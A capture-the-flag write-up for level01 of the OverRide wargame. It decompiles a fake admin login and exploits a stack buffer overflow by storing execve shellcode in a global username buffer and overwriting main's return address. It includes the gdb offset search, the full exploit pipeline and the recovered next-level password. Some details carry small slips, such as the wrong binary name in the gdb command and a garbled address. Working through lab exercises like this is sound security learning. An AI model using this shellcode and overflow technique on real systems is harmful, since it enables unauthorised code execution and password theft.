

./level01



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   /home/users/level01/level01

level01@OverRide:~$
```

Decompiled file with ***Ghidra***:




```c
char a_user_name[100];

int verify_user_name(void)
{
    puts("verifying username....\n");
    return strncmp(a_user_name, "dat_wil", 7);
}

int verify_user_pass(char *passwordInput)
{
    return strncmp(passwordInput, "admin", 5);
}

int main(void)
{
    char passwordInput[64] = {0};
    int result;

    puts("********* ADMIN LOGIN PROMPT *********\n");
    printf("Enter Username: ");
    fgets(a_user_name, 0x100, stdin);

    result = verify_user_name();
    if (result == 0)
    {
        puts("Enter Password: \n");
        fgets(passwordInput, 100, stdin);

        result = verify_user_pass(passwordInput);
        if (result == 0 || result != 0)
        {
            puts("nope, incorrect password...\n");
            return EXIT_FAILURE;
        }
        else
            return EXIT_SUCCESS;
    }
    else
    {
        puts("nope, incorrect username...\n");
        return EXIT_FAILURE;
    }
}
```

This **program** is a mimic of an **admin login prompt**.
It compares the username input to **dat_wil** and the password to **admin**. However, due to a logical flaw in the code, even if the **password** is correct, the program will incorrectly inform the user that the **password** is incorrect.
This is because the condition in the **if** statement **if (result == 0 || result != 0)** will always be true. Therefore, the program will always output **nope, incorrect password...** even for the correct password.

One of the strategies that come to mind is the deployment of a **shellcode**, akin to tactics employed in the **Rainfall** project. This method involves placing both the correct username **dat_wil** and the **shellcode** within the **a_user_name** global variable, which is at the address 0x0804a040.

For the **password**, the goal is to cause a *buffer overflow* to **overwrite** the **return address** of the main function, redirecting it to our **shellcode** which would then execute starting from the address 0x0804Aa47 (0x0804a040 + 7 as the username **dat_wil** has a length of 7 bytes).



```
level01@OverRide:~$ gdb ./level02

(gdb) run
Starting program: /home/users/level01/level01
********* ADMIN LOGIN PROMPT *********
Enter Username: dat_wil
verifying username....

Enter Password:
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8...Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
nope, incorrect password...

Program received signal SIGSEGV, Segmentation fault.
0x37634136 in ?? () << offset = 80

level01@OverRide:~$ {
python -c 'print("dat_wil\x31\xc9\xf7\xe1\x51\x68\...\xe3\xb0\x0b\xcd\x80")';
python -c 'print ("A"*80 + "\x47\xa0\x04\x08")';
cat <<< "cd ../level02 && cat .pass";
} | ./level01

********* ADMIN LOGIN PROMPT *********
Enter Username: verifying username....

Enter Password:
nope, incorrect password...

PwBLgNa8p8MTKW57S7zxVAQCxnCpV8JqTTs9XEBv

level01@OverRide:~$ su level02
Password: PwBLgNa8p8MTKW57S7zxVAQCxnCpV8JqTTs9XEBv

level02@OverRide:~$
```